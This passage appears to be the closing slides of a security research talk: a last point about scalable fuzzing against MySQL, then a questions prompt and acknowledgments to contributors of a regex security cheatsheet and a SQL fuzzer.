3. “Clever fuzzing” + scalable (MySQL allows 1.6M QPS)

Questions?

Thank you

Arseniy Sharoglazov <mohemiv@gmail.com>

(Contribution to Regex Security Cheatsheet)

Dmitry Serebryannikov @dsrbr

(Contribution to SQL fuzzer)

Andrey Evlanin @xpathmaster

All @ptsecurity team ;)